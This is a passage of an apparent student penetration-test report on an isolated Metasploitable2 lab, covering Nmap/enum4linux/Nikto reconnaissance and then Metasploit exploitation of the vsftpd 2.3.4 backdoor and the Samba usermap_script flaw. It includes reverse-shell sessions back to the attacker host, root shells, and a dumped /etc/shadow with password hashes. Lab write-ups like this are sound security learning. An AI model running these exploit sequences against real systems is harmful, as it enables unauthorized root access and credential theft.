

PENETRATION TEST REPORT

Metasploitable2 — Internal Network Lab

Field	Details
Prepared By	Prince Dubey
Target	Metasploitable2 (192.168.5.129)
Attacker	Kali Linux (192.168.5.130)
Network	VMware Host-Only — Isolated Lab
Test Type	Black-Box Internal Network Pentest
Methodology	PTES — Penetration Testing Execution Standard
Date	May 2026
Classification	CONFIDENTIAL — Lab Use Only

This report documents a full-cycle penetration test performed against Metasploitable2 in a VMware lab environment for portfolio and learning purposes. No real systems were targeted.

Table of Contents

1. Executive Summary
2. Lab Environment
3. Scope and Methodology
4. Tools Used
5. Reconnaissance
6. Service Enumeration
7. Vulnerability Identification
8. Exploitation
 - 8.1 VSFTPD 2.3.4 Backdoor
 - 8.2 Samba Username Map Script RCE
 - 8.3 DVWA SQL Injection
9. Post-Exploitation
 - 9.1 System Enumeration
 - 9.2 SUID Enumeration
 - 9.3 Shadow File Extraction
 - 9.4 Password Cracking
10. Risk Summary
11. Recommendations
12. Conclusion
13. Appendix — Commands Reference

1. Executive Summary

This report covers a black-box internal network penetration test conducted against a Metasploitable2 virtual machine in an isolated VMware lab environment. The objective was to simulate a realistic internal attacker scenario — starting from network discovery, through service enumeration and exploitation, to post-exploitation and credential dumping.

Multiple critical vulnerabilities were identified and successfully exploited across FTP, SMB, and web application services. All three critical findings resulted in unauthenticated root-level access to the target system. Post-exploitation confirmed that password hashes could be extracted and cracked using standard tools available to any attacker with local access.

Metric	Result
Total Vulnerabilities	6
Critical	3 (vsftpd, Samba, DVWA SQLi)
High	2 (MySQL empty root, Anonymous FTP)
Medium	1 (SNMP default community string)
Root Access Achieved	Yes — 2 independent vectors
Credentials Dumped	Yes — /etc/shadow extracted
Passwords Cracked	Yes — 3 accounts via John the Ripper

2. Lab Environment

Both machines were run on VMware Workstation using a Host-Only network adapter to keep the lab completely isolated. No internet connectivity was used or needed during testing.

Component	Details
Attacker OS	Kali Linux 2024.3
Attacker IP	192.168.5.130
Target OS	Metasploitable2 (Linux 2.6.x)
Target IP	192.168.5.129
Hypervisor	VMware Workstation 17.5
Network Mode	Host-Only (Isolated)




Figure 1 — Kali Linux 2024.3 lab machine configuration in VMware




Figure 2 — Metasploitable2 target VM configuration — 512MB RAM, Host-Only network

3. Scope and Methodology

Scope

The scope of this assessment was limited to the single Metasploitable2 virtual machine at 192.168.5.129. All services running on this host were considered in-scope. No lateral movement outside the lab network was performed.

Methodology

Testing followed the PTES (Penetration Testing Execution Standard) framework across these phases:

- Reconnaissance — Network and host discovery, port scanning, service version detection
- Enumeration — Detailed service enumeration (SMB, HTTP, SNMP)
- Vulnerability Identification — Manual analysis + NSE script verification
- Exploitation — Manual and Metasploit-assisted exploitation of confirmed vulnerabilities
- Post-Exploitation — System enumeration, credential dumping, privilege analysis
- Reporting — Documentation of findings, evidence, and remediation steps

4. Tools Used


Tool	Purpose
Nmap 7.99	Port scanning, service detection, NSE vulnerability scripts
Metasploit Framework	Exploitation of vsftpd and Samba vulnerabilities
enum4linux	SMB enumeration — users, shares, OS info
Nikto 2.6	Web server vulnerability scanning
Hashcat 7.1	GPU-accelerated MD5 hash cracking
John the Ripper	Shadow file hash cracking
Firefox (Kali)	Manual web application testing — DVWA

5. Reconnaissance

5.1 Connectivity Check

Before starting any scanning, connectivity to the target was confirmed using a simple ping. This verifies the host is live and the network path is working.

```
ping 192.168.5.129 -c 4
```

A terminal window with a black background and green text. The prompt is (kali@prince)-[~]. The user enters \$ ping 192.168.5.129. The output shows four successful pings with varying times (3.81 ms, 0.554 ms, 0.564 ms, 0.666 ms). After pressing Ctrl-C (^C), it shows ping statistics: 4 packets transmitted, 4 received, 0% packet loss, time 3056ms, and rtt min/avg/max/mdev = 0.554/1.399/3.812/1.393 ms. The prompt returns to (kali@prince)-[~].

```
(kali@prince)-[~]
$ ping 192.168.5.129
PING 192.168.5.129 (192.168.5.129) 56(84) bytes of data.
64 bytes from 192.168.5.129: icmp_seq=1 ttl=64 time=3.81 ms
64 bytes from 192.168.5.129: icmp_seq=2 ttl=64 time=0.554 ms
64 bytes from 192.168.5.129: icmp_seq=3 ttl=64 time=0.564 ms
64 bytes from 192.168.5.129: icmp_seq=4 ttl=64 time=0.666 ms
^C
— 192.168.5.129 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.554/1.399/3.812/1.393 ms
(kali@prince)-[~]
$
```

Figure 3 — Ping to 192.168.5.129 returning 0% packet loss — host is up

Four packets sent, four received with 0% packet loss. Target confirmed alive.

5.2 Detailed Port and Service Scan

A full Nmap scan was run against common ports with service version detection, default NSE scripts, and OS detection. Output was saved to a file for reference.

```
sudo nmap -sV -sC -p 21,22,23,25,80,139,445,3306,3632,5432,6667,8180 -O 192.168.5.129
-oN recon/nmap_detailed.txt
```

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.5.130
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_title: Metasploitable2 - Linux
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp   open  mysql        MySQL 5.0.51a-3ubuntu5
|_mysql-info:
|_  Protocol: 10
|_  Version: 5.0.51a-3ubuntu5
|_  Thread ID: 8
|_  Capabilities flags: 43564
|_  Some Capabilities: SupportsCompression, LongColumnFlag, Support41Auth, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsTransactions, ConnectWithD
atabase
|_  Status: Autocommit
|_  Salt: LDNk!~"q82tpXG9"Wbg_
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2026-05-15T04:32:47+00:00; +8s from scanner time.
6667/tcp  open  irc          UnrealIRCd
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http_favicon: Apache Tomcat
|_http_title: Apache Tomcat/5.5
MAC Address: 00:0C:29:53:40:AC (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2026-05-15T00:32:18-04:00

```

Figure 4 — Nmap detailed scan showing all open services with version information

Key findings from the scan:

- Port 21 — vsftpd 2.3.4 (known backdoor)
- Port 22 — OpenSSH 4.7p1
- Port 80 — Apache 2.2.8 with DVWA
- Port 139/445 — Samba 3.0.20-Debian (known RCE)
- Port 3306 — MySQL 5.0.51a
- Port 6667 — UnrealIRCd
- Port 8180 — Apache Tomcat 5.5

5.3 NSE Vulnerability Scan

Nmap's vulnerability scripts were run to automatically flag known CVEs and misconfigurations. This gave a quick confirmation of exploitable services before moving to manual testing.

```
sudo nmap --script vuln 192.168.5.129 -oN recon/nmap_vuln.txt
```

```

(kali@prince)-[~]
$ sudo nmap --script vuln 192.168.5.129 -oN vuln_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 00:45 -0400
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.24% done; ETC: 00:47 (0:00:12 remaining)
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 91.16% done; ETC: 00:47 (0:00:11 remaining)
Stats: 0:02:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.69% done; ETC: 00:48 (0:00:10 remaining)
Stats: 0:03:59 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 00:49 (0:00:01 remaining)
Stats: 0:05:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.90% done; ETC: 00:50 (0:00:00 remaining)
Nmap scan report for 192.168.5.129
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
|       References:
|         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|         http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|         https://www.securityfocus.com/bid/48539
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_ 22/tcp    open  ssh
|_ 23/tcp    open  telnet
|_ 25/tcp    open  smtp
|_ smtp-vuln-cve2010-4344:
|_   The SMTP server is not Exim: NOT VULNERABLE
|_ 53/tcp    open  domain
|_ 80/tcp    open  http
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.5.129
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.5.129:80/dvwa/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.5.129:80/twiki/TWikiDocumentation.html

```

Figure 5 — Nmap NSE vuln scan — vsftpd 2.3.4 backdoor (CVE-2011-2523) flagged as VULNERABLE with uid=0(root) confirmed

The NSE scan immediately flagged vsftpd as exploitable and even executed a test command showing uid=0(root). This was a strong early signal that exploitation would be straightforward.

6. Service Enumeration

6.1 SMB Enumeration — enum4linux

SMB was running on ports 139 and 445 with Samba 3.0.20. enum4linux was used to pull user accounts, shares, workgroup info, and session details without requiring credentials.

```
enum4linux -a 192.168.5.129 | tee enum/enum4linux_output.txt
```

```

Session Actions Edit View Help
(kali@prince)-[~]
$ enum4linux -a 192.168.5.129 | tee enum/enum4linux_output.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May 15 00:53:06 2026

===== ( Target Information ) =====
Target ..... 192.168.5.129
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.5.129 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.5.129 ) =====

Looking up status of 192.168.5.129
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.5.129 ) =====

[+] Server 192.168.5.129 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.5.129 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.5.129 ) =====

[E] Can't get OS info with smbclient

```

Figure 6 — enum4linux output showing target workgroup, NetBIOS info, and null session access confirmed

The scan confirmed the server allows null sessions — meaning SMB can be queried without any credentials. Workgroup was identified as WORKGROUP and the machine name as METASPLOITABLE. This is consistent with a completely misconfigured SMB setup.

6.2 Web Application Enumeration — Nikto

Nikto was run against the Apache server on port 80 to identify common web vulnerabilities, outdated software, and exposed paths.

```
nikto -h http://192.168.5.129 | tee enum/nikto_output.txt
```

```
(kali@prince) ~$
$ nikto -h http://192.168.5.129 | tee nikto_output.txt
Nikto v2.6.0

+ Target IP: 192.168.5.129
+ Target Hostname: 192.168.5.129
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-05-15 05:19:27 (GMT-4)
+ ERROR: Failed to check for updates:

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-c all' to force check all possible dirs), CGI tests skipped.
+ [600090] Apache/2.2.8 appears to be outdated (current is at least 2.4.60).
+ [600025] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracking
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0078
+ [001384] />PMP6805F2AB-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001185] />PMP69568F36-D428-11d2-A769-00AA001ACFA2: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001386] />PMP69568F34-D428-11d2-A769-00AA001ACFA2: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001387] />PMP69568F35-D428-11d2-A769-00AA001ACFA2: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writeups/do-you-dare-to-show-your-php-easter-egg/
+ [001795] /phpMyAdmin/changeLog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [999984] /phpMyAdmin/changeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [001796] /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [750500] /test/: Directory indexing found.
+ [001894] /test/: This might be interesting.
+ [002989] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
```

Figure 7 — Nikto scan results showing Apache 2.2.8 (outdated), missing security headers, phpMyAdmin exposure, and XST vulnerability

Nikto flagged several issues: Apache 2.2.8 is well past end-of-life, security headers like Content-Security-Policy and X-Frame-Options are missing, phpMyAdmin is accessible, and HTTP TRACE is enabled (XST risk). These are common findings in misconfigured web servers.

7. Vulnerability Identification

Based on service versions gathered during enumeration, the following vulnerabilities were confirmed using Searchsploit and Metasploit module verification before exploitation.

ID	Vulnerability	CVE	Severity	Service
F-01	vsftpd 2.3.4 Backdoor	CVE-2011-2523	Critical	FTP (21)
F-02	Samba Username Map Script RCE	CVE-2007-2447	Critical	SMB (445)
F-03	DVWA SQL Injection	OWASP A03:2021	Critical	HTTP (80)
F-04	MySQL Empty Root Password	N/A	High	MySQL (3306)
F-05	Anonymous FTP Login	N/A	High	FTP (21)
F-06	SNMP Default Community String	N/A	Medium	SNMP (161)

8. Exploitation

8.1 F-01: VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

What is the vulnerability?

vsftpd 2.3.4 had a backdoor injected into its source code. When a username ending with ':' is sent during login, the backdoor opens a bind shell on TCP port 6200. No credentials are required — just connecting to that port gives root shell access.

Why is it dangerous?

This is a supply chain attack baked into the software itself. Any system running this version is fully compromised the moment an attacker knows the version number. Root access — no authentication needed.

Exploitation

```
msfconsole -q
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.5.129
set RPORT 21
run
```

```
(kali@prince)-[~]
$ msfconsole -q
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.5.130
LHOST => 192.168.5.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.5.130:4444
[+] 192.168.5.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.5.130:4444 → 192.168.5.129:52401) at 2026-05-15 05:34:43 -0400

meterpreter > shell
Process 5694 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)
hostname
metasploitable
```

Figure 8 — vsftpd exploit executed — Meterpreter session opened, whoami=root, hostname=metasploitable confirmed

The exploit connected to port 21, triggered the backdoor, and opened a Meterpreter session. Running whoami returned root and hostname returned metasploitable — full system compromise on the first exploit attempt.

8.2 F-02: Samba Username Map Script RCE (CVE-2007-2447)

What is the vulnerability?

Samba 3.0.0 through 3.0.25rc3 passes the username field directly to a shell command when the 'username map script' option is configured. Injecting shell metacharacters into the username allows arbitrary command execution as the Samba service user — which is root on Metasploitable2.

Why is it dangerous?

This is a remote code execution vulnerability over SMB — a protocol almost always allowed internally. No authentication is required. An attacker on the same network segment can get a root shell in seconds.

Exploitation

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.5.129
set LHOST 192.168.5.130
set LPORT 4444
run
```

```
(kali@prince)-[~]
$ msfconsole -q
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.5.129
RHOSTS => 192.168.5.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.5.130
LHOST => 192.168.5.130
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.5.130:4444
[*] Command shell session 1 opened (192.168.5.130:4444 -> 192.168.5.129:36814) at 2026-05-15 05:41:08 -0400

whoami
root
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw351k.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7G6ELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
```

Figure 9 — Samba exploit returning command shell, `whoami=root` confirmed, `/etc/shadow` dumped immediately after

The exploit returned a reverse shell with root privileges. The `/etc/shadow` file was read directly from this session, exposing all system password hashes without needing any further privilege escalation.

8.3 F-03: DVWA SQL Injection

Web Application Access

The Metasploitable2 web server hosts DVWA (Damn Vulnerable Web Application) on port 80. Navigating to the target IP shows the Metasploitable2 default page with links to DVWA and other applications.




Figure 10 — Metasploitable2 default web page showing hosted applications including DVWA

